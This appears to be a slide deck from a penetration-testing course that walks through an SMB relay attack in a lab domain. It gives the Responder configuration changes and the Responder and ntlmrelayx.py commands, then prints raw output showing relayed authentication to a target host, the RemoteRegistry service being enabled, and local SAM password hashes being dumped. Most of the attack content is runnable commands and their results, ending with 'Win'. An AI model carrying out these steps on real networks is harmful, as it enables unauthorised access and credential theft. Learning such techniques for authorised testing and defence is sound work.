

# SMB RELAY

An Overview

# SMB Relay

---

## What is SMB Relay?

Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access

## Requirements

- SMB signing must be disabled on the target
- Relayed user credentials must be admin on machine

# SMB Relay

Step 1: Run Responder

`gedit Responder.conf`

A screenshot of a text editor window titled "Responder.conf" with the path "/usr/share/responder" shown below the title. The window contains a configuration file for Responder. The first section is "[Responder Core]". Below this, there is a list of servers to start, each followed by a value: "SQL = 0n", "SMB = Off", "Kerberos = 0n", "FTP = 0n", "POP = 0n", "SMTP = 0n", "IMAP = 0n", "HTTP = Off", "HTTPS = 0n", "DNS = 0n", and "LDAP = 0n". The "SMB = Off" and "HTTP = Off" lines are highlighted with a blue selection box.

```
Responder.conf
/usr/share/responder

[Responder Core]

; Servers to start
SQL = 0n
SMB = Off
Kerberos = 0n
FTP = 0n
POP = 0n
SMTP = 0n
IMAP = 0n
HTTP = Off
HTTPS = 0n
DNS = 0n
LDAP = 0n
```

# SMB Relay

## Step 2: Run Responder

```
python Responder.py -I tun0 -rdw
```

```
root@kali:/usr/share/responder# python Responder.py -I tun0 -rdw -v
```



### NBT-NS, LLMNR & MDNS Responder 2.3.3.9

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

#### [+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

#### [+] Servers:

HTTP server	[OFF]
HTTPS server	[ON]
WPAD proxy	[ON]
Auth proxy	[OFF]
SMB server	[OFF]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]

#### [+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]

```
root@kali:/opt/impacket/examples# python ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation


[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

# SMB Relay

---

Step 3: Set up your relay

`python ntlmrelayx.py -tf targets.txt -smb2support`



# SMB Relay

Step 4: An Event Occurs...

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] HTTPD: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] HTTPD: Client requested path: /
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] SMBD-Thread-8: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
[*] Done dumping SAM hashes for host: 10.0.3.6
```

# SMB Relay

Step 5: Win